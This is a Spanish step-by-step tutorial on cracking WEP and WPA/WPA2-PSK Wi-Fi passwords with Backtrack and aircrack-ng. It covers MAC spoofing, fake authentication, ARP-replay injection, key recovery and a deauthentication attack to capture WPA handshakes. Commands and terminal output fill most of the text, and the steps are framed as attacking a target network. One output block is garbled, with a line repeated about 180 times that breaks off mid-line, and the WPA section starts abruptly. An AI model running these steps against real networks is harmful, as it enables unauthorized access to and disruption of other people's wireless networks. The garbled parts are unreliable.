

HACK X CRACK

Wireless cracking desde cero con Backtrack

By Antrax





Wireless cracking desde cero con Backtrack

En este artículo les enseñare a crackear WEPs y WPA / WPA2 / PSK desde cero con un Live CD de Backtrack.

1. WEP Cracking

1.1. Introducción

Colocamos el DVD con Backtrack y booteamos desde la lectora. Veremos algo así:




Figura 1. Seleccionamos la resolución a gusto nuestro. En este caso (800x600)

Una vez seleccionada, cargara los archivos necesarios y colocaremos en la consola el comando:

startx

Una vez tipeado, presionamos enter y nos llevará al escritorio en donde encontraremos las herramientas para trabajar.

En la parte inferior derecha, veremos una bandera... Si damos click con el botón secundario de nuestro mouse, podremos

cambiar el teclado por el español para que sea mas fácil insertar comandos en la consola.




Figura 2.

Click derecho en la bandera, Configure, luego buscamos Spain en el menú izquierdo, doble click en ella, y ya la podremos seleccionar para utilizarla.



Figura 3.



1.2. Cambiando nuestra MAC

Lo primero que haremos sera cambiar nuestra MAC, para que sea mas fácil de recordar.
Accedemos a la consola y tipeamos:

airmon-ng

```
root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help
root@bt:~# airmon-ng
Interface      Chipset      Driver
wlan0          Ralink 2561 PCI rt61pci - [phy0]
root@bt:~#
```

Figura 4.

Como vemos en la imagen, mi interfaz se llama:
wlan0

Lo que haremos ahora sera detenerla. Para ello tipeamos:

airmon-ng stop wlan0

```
root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help
root@bt:~# airmon-ng
Interface      Chipset      Driver
wlan0          Ralink 2561 PCI rt61pci - [phy0]
root@bt:~# airmon-ng stop wlan0
Interface      Chipset      Driver
wlan0          Ralink 2561 PCI rt61pci - [phy0]
                                (monitor mode disabled)
root@bt:~#
```

Figura 5.

Una vez hecho esto tipeamos lo siguiente:

ifconfig wlan0 down

```
root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help
root@bt:~# airmon-ng
Interface      Chipset      Driver
wlan0          Ralink 2561 PCI rt61pci - [phy0]
root@bt:~# airmon-ng stop wlan0
Interface      Chipset      Driver
wlan0          Ralink 2561 PCI rt61pci - [phy0]
                                (monitor mode disabled)
root@bt:~# ifconfig wlan0 down
root@bt:~#
```

Figura 6.

Ahora pasaremos a cambiar nuestraMAC. Para ello tipeamos:

**macchanger --mac
00:11:22:33:44:55 wlan0**

```
root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help
root@bt:~# airmon-ng
Interface      Chipset      Driver
wlan0          Ralink 2561 PCI rt61pci - [phy0]
root@bt:~# airmon-ng stop wlan0
Interface      Chipset      Driver
wlan0          Ralink 2561 PCI rt61pci - [phy0]
                                (monitor mode disabled)
root@bt:~# ifconfig wlan0 down
root@bt:~# macchanger --mac 00:11:22:33:44:55 wlan0
Current MAC: 00:19:db:9a:b3:1f (unknown)
Faked MAC: 00:11:22:33:44:55 (Cimsys Inc)
root@bt:~#
```

Figura 6.

Si nos quedo algo como la imagen, quiere decir que hemos hecho todos los pasos correctamente.



Finalmente pondremos nuevamente nuestra tarjeta en modo monitor tipeando la siguiente línea:

```
airmon-ng start wlan0
```

```
root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help
wlan0      Ralink 2561 PCI rt61pci - [phy0]
root@bt:~# airmon-ng stop wlan0

Interface     Chipset      Driver
wlan0      Ralink 2561 PCI rt61pci - [phy0]
                                         (monitor mode disabled)

root@bt:~# ifconfig wlan0 down
root@bt:~# macchanger --mac 00:19:db:9a:b3:1f (unknown)
Current MAC: 00:19:db:9a:b3:1f (unknown)
Faked MAC:  00:11:22:33:44:55 (Cimsys Inc)
root@bt:~# airmon-ng start wlan0

Interface     Chipset      Driver
wlan0      Ralink 2561 PCI rt61pci - [phy0]
                                         (monitor mode enabled on mon0)

root@bt:~#
```

Figura 8.

1.3. Buscando Redes

Para comenzar tipearemos la siguiente línea:

```
airodump-ng wlan0
```

```
root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help
CH 8 ][ Elapsed: 52 s ][ 2011-03-01 00:45
BSSID      PWR  Beacons  #Data, #/s CH  MB   ENC  CIPHER AUTH ESSID
00:0C:42:39:29:B1  -1    0      19    0 153  -1  OPN   <length:
D8:5D:4C:C7:DC:EE -51    10     8    0  1  54e. WEP  WEP   ANTRAX
BSSID      STATION      PWR  Rate  Lost  Packets  Probes
00:0C:42:39:29:B1 00:15:60:A9:17:4C -77   0 - 1    0      19
D8:5D:4C:C7:DC:EE 70:F1:A1:94:E8:34 -41   54e-54e   0      8
root@bt:~#
```

Figura 9.

Para este tutorial configure mi router con una pass WEP.

Como se puede ver, apareció mi red, y tiene

encriptación WEP. Lo que haremos ahora será parar el scanneo presionando CTRL + C

1.4. Capturando #DATAs

Tipeamos la siguiente línea:

```
airodump-ng -c 1 -w underc0de --
bssid D8:5D:4C:C7:DC:EE wlan0
```

```
root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help
CH 8 ][ Elapsed: 52 s ][ 2011-03-01 00:45
BSSID      PWR  Beacons  #Data, #/s CH  MB   ENC  CIPHER AUTH ESSID
00:0C:42:39:29:B1  -1    0      19    0 153  -1  OPN   <length:
D8:5D:4C:C7:DC:EE -51    10     8    0  1  54e. WEP  WEP   ANTRAX
BSSID      STATION      PWR  Rate  Lost  Packets  Probes
00:0C:42:39:29:B1 00:15:60:A9:17:4C -77   0 - 1    0      19
D8:5D:4C:C7:DC:EE 70:F1:A1:94:E8:34 -41   54e-54e   0      8
root@bt:~# airodump-ng -c 1 -w underc0de --bssid D8:5D:4C:C7:DC:EE wlan0
```

Figura 10.

Me detendré un poco a explicar. Como podrán ver, coloque en azul algunos parámetros.

En donde está el "1" debemos modificarlo por el CANAL, que es en donde está la CH en la Imagen 10. En mi caso es el canal 1.

Donde dice underc0de, debemos modificarlo por un nombre que nosotros queramos.

Por último en donde está la MAC, deben colocar

```
root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help
CH 1 ][ Elapsed: 28 s ][ 2011-03-01 00:50
BSSID      PWR RXQ  Beacons  #Data, #/s CH  MB   ENC  CIPHER AUTH ESSID
D8:5D:4C:C7:DC:EE -51  23    78     12    0  1  54e. WEP  WEP   ANTRAX
BSSID      STATION      PWR  Rate  Lost  Packets  Probes
D8:5D:4C:C7:DC:EE 70:F1:A1:94:E8:34 -41   54e-54e   0      8
root@bt:~#
```

Figura 11.



la MAC que están atacando
Una vez ejecutada esta línea, comenzara a capturar los #DATA, que son datos necesarios para luego descifrar la Pass.

1.5. Asociandonos a la red

Lo que haremos ahora será asociarnos. Para ello abrimos otra consola, SIN CERRAR LA ANTERIOR, ya que seguirá capturando los #DATAs que necesitaremos mas adelante.

En la nueva consola tipearemos:

```
aireplay-ng -1 0 -a  
D8:5D:4C:C7:DC:EE -h  
00:11:22:33:44:55 -e ANTRAX wlan0
```

En esta linea modificaremos lo azul nuevamente. En este caso la MAC por la que estamos atacando y en donde dice mi nombre por el ESSID que estamos atacando, que en mi caso se llama ANTRAX.

```
root@bt: ~ - Shell - Konsole <2>
Session Edit View Bookmarks Settings Help
root@bt: # aireplay-ng -1 0 -a D8:5D:4C:C7:DC:EE -h 00:11:22:33:44:55 -e ANTRAX wlan0
00:52:04 Waiting for beacon frame (BSSID: D8:5D:4C:C7:DC:EE) on channel 1
00:52:04 Sending Authentication Request (Open System) [ACK]
00:52:04 Authentication successful
00:52:04 Sending Association Request [ACK]
00:52:04 Association successful :-) (AID: 1)

root@bt: #
```

Figura 12.

Si llegamos hasta acá, y nos aparece eso mismo de la imagen, quiere decir que hasta el momento hemos hecho las cosas a la perfeccion! En caso contrario aparecerá algún tipo de error (unsuccessful), las causas pueden ser las siguientes:

- La red a la que quieras atacar está muy lejos.

- Tu tarjeta de red no puede hacer inyección de paquetes.
- El router tiene seguridad para evitar este tipo de ataques.

1.6. Inyectando Tráfico

Tipeamos ahora en la misma consola el siguiente comando:

```
aireplay-ng -3 -b  
D8:5D:4C:C7:DC:EE -h  
00:11:22:33:44:55 wlan0
```

Al igual que antes, modificamos la MAC en azul por la que estamos atacando.

Una vez hecho esto, comenzara a inyectar tráfico y los #DATAs comenzaran a subir velozmente.

```
root@bt: ~ - Shell - Konsole <2>
Session Edit View Bookmarks Settings Help
root@bt: # aireplay-ng -3 -b D8:5D:4C:C7:DC:EE -h 00:11:22:33:44:55 wlan0
00:52:04 Waiting for beacon frame (BSSID: D8:5D:4C:C7:DC:EE) on channel 1
00:52:04 Sending Authentication Request (Open System) [ACK]
00:52:04 Authentication successful
00:52:04 Sending Association Request [ACK]
00:52:04 Association successful :-) (AID: 1)

root@bt: # aireplay-ng -3 -b D8:5D:4C:C7:DC:EE -h 00:11:22:33:44:55 wlan0
00:53:26 Waiting for beacon frame (BSSID: D8:5D:4C:C7:DC:EE) on channel 1
Saving ARP requests in replay_arp-0301-005326.cap
You should also_start airodump-ng to capture replies.
Read 181 packets (got 0 ARP requests and 0 ACKs), sent 0 packets...(0 pps)
```

Figura 13.

Si llegamos hasta acá, y tenemos todo bien, estamos a solo un paso. Recuerden que es necesario capturar muchos #DATAs, mientras más tengamos mejor. La cantidad de #DATAs que debamos capturar dependerá de que tan complicada sea la Pass.

1.7. Desencriptando la Password

Hemos llegado al final... En una tercera consola, tipearemos lo siguiente:

```
aircrack-ng underc0de-01.cap
```

Como siempre modificamos lo azul por el nombre que pusimos previamente en el paso 4. Al ejecutar el comando, la pass se comenzara a desencriptar.

```
root@bt: ~ - Shell - Konsole <3>
Session Edit View Bookmarks Settings Help
root@bt: ~ - Shell - Konsole
[00:00:10] Tested 1179649 keys (got 243 IVs)

KB depth byte(vote)
0 2/ 3 B5(1024) 22( 768) 24( 768) 3F( 768) 43( 768)
1 0/ 1 31(1280) 15( 768) 2D( 768) 2E( 768) 3D( 768)
2 1/ 2 E9(1280) A7(1024) 0B( 768) 28( 768) 36( 768)
3 0/ 3 3B(1024) 0D(1024) B8(1024) 03( 768) 19( 768)
4 0/ 1 1B(1280) 3E(1024) 5E(1024) F0(1024) 3C( 768)
5 0/ 1 5C(1280) 01(1024) 08(1024) 57(1024) 68(1024)
6 0/ 1 AA(1280) 96(1024) F6(1024) 13( 768) 14( 768)
7 0/ 2 FF(1280) DA(1280) 4E(1024) BA(1024) 02( 768)
8 0/ 1 BE(1024) FB(1024) 04( 768) 10( 768) 1E( 768)
9 0/ 1 CC(1024) 87(1024) B9(1024) E3(1024) 0C( 768)
10 0/ 1 E3(1024) F4(1024) 15( 768) 17( 768) 2A( 768)
11 0/ 1 7E(1536) F9(1280) 8C(1024) 26( 768) 27( 768)
12 0/ 1 2D(1136) 94( 916) 39( 880) 58( 880) 9F( 732)
```

Figura 14.

Esperamos un momento a que se desencripte, y si todo esta correcto, nos tirara la pass, de lo contrario deberemos seguir capturando mas #DATAs hasta obtener la pass.

```
root@bt: ~ - Shell - Konsole <3>
Session Edit View Bookmarks Settings Help
root@bt: ~ - Shell - Konsole
CH 1 || Elapsed: 46 min || 2011-03-01 17:22
BSSID      PWR  RX/RD Beacons  #Data  #S  CH  MB  ENC  CIPHER AUTH I
DB:50:4C:C7:DCEE  -51   0  9281  15664  2  1  546  WEP  WEP  OPEN A
DB:50:4C:C7:DCEE  88:11:22:33:44:55  8  24  1  5086  28792
DB:50:4C:C7:DCEE  88:25:03:44:18:84  -27  54  -54  4  2692
DB:50:4C:C7:DCEE  88:77:88:99:AA:BB  35  54-48- 8  3223  ANTRAX
DB:50:4C:C7:DCEE  88:88:99:AA:BB:CC  35  54-48- 8  3223  ANTRAX
root@bt: ~ - Shell - Konsole <3>
[00:01:07] Tested 81177 keys (got 10944 IVs)

KB depth byte(vote)
8 37/ 40 C0(1752) S2(1696) 75(1696) 90(1696) C0(1696)
1 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
2 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
3 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
4 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
5 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
6 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
7 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
8 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
9 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
10 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
11 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
12 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
13 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
14 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
15 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
16 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
17 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
18 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
19 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
20 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
21 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
22 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
23 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
24 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
25 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
26 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
27 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
28 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
29 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
30 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
31 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
32 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
33 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
34 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
35 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
36 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
37 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
38 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
39 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
40 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
41 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
42 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
43 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
44 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
45 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
46 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
47 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
48 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
49 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
50 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
51 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
52 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
53 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
54 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
55 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
56 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
57 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
58 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
59 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
60 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
61 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
62 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
63 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
64 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
65 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
66 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
67 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
68 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
69 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
70 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
71 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
72 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
73 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
74 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
75 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
76 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
77 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
78 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
79 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
80 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
81 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
82 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
83 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
84 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
85 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
86 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
87 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
88 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
89 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
90 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
91 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
92 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
93 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
94 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
95 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
96 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
97 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
98 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
99 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
100 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
101 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
102 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
103 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
104 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
105 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
106 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
107 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
108 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
109 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
110 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
111 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
112 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
113 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
114 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
115 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
116 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
117 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
118 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
119 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
120 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
121 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
122 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
123 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
124 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
125 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
126 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
127 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
128 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
129 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
130 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
131 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
132 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
133 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
134 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
135 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
136 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
137 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
138 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
139 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
140 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
141 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
142 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
143 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
144 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
145 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
146 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
147 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
148 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
149 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
150 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
151 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
152 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
153 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
154 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
155 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
156 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
157 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
158 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
159 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
160 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
161 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
162 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
163 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
164 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
165 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
166 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
167 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
168 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
169 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
170 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
171 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
172 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
173 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
174 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
175 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
176 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
177 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
178 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
179 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
180 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
181 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
182 1/ 1 6E(12079) S2(1696) 72(1696) 90(1696) C0(1696)
183 1/ 1 6E(12079) S2(1696) 72(
```

```
root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help

CH 14 ][ Elapsed: 12 s ][ 2011-03-26 22:12

BSSID      PWR  Beacons  #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID
D8:5D:4C:C7:DC:EE -45      6      3    0    1  54e. WPA  CCMP  PSK  ANTRAX

BSSID      STATION      PWR  Rate     Lost  Packets Probes
D8:5D:4C:C7:DC:EE 00:25:D3:4C:1B:84 -57      0 - 1    11      8
D8:5D:4C:C7:DC:EE 70:F1:A1:94:E8:34 -65      0 - 1e    0     18  ANTRAX

root@bt:~#
```

Figura 16.

Ahora tipearemos la siguiente linea:

```
airodump-ng mon0 --channel 1 --
bssid D8:5D:4C:C7:DC:EE -w
/tmp/wpa2
```

```
root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help

CH 14 ][ Elapsed: 12 s ][ 2011-03-26 22:12

BSSID      PWR  Beacons  #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID
D8:5D:4C:C7:DC:EE -45      6      3    0    1  54e. WPA  CCMP  PSK  ANTRAX

BSSID      STATION      PWR  Rate     Lost  Packets Probes
D8:5D:4C:C7:DC:EE 00:25:D3:4C:1B:84 -57      0 - 1    11      8
D8:5D:4C:C7:DC:EE 70:F1:A1:94:E8:34 -65      0 - 1e    0     18  ANTRAX

root@bt:~# airodump-ng mon0 --channel 1 --bssid D8:5D:4C:C7:DC:EE -w /tmp/wpa2
```

Figura 17.

Seguido a esto nos aparecera una imagen de la red sin clientes conectados y en otra consola tipeamos:

```
aireplay-ng -0 1 -a
D8:5D:4C:C7:DC:EE -c
70:F1:A1:94:E8:34 mon0
```

Una vez tipeado esto, podremos ver que apareceran redes en la otra consola y podremos

capturar el Handshake.

```
root@bt: ~ - Shell - Konsole <2>
Session Edit View Bookmarks Settings Help

root@bt: # aireplay-ng -0 1 -a D8:5D:4C:C7:DC:EE -c 70:F1:A1:94:E8:34 mon0
22:15:50 Waiting for beacon frame (BSSID: D8:5D:4C:C7:DC:EE) on channel 1
22:15:51 Sending 64 directed Deauth. STMAC: [70:F1:A1:94:E8:34] [55|62 ACKs]
root@bt: #
```

Figura 18.

```
root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help

CH 1 ][ Elapsed: 16 s ][ 2011-03-26 22:14 ][ WPA handshake: D8:5D:4C:C7:DC:EE

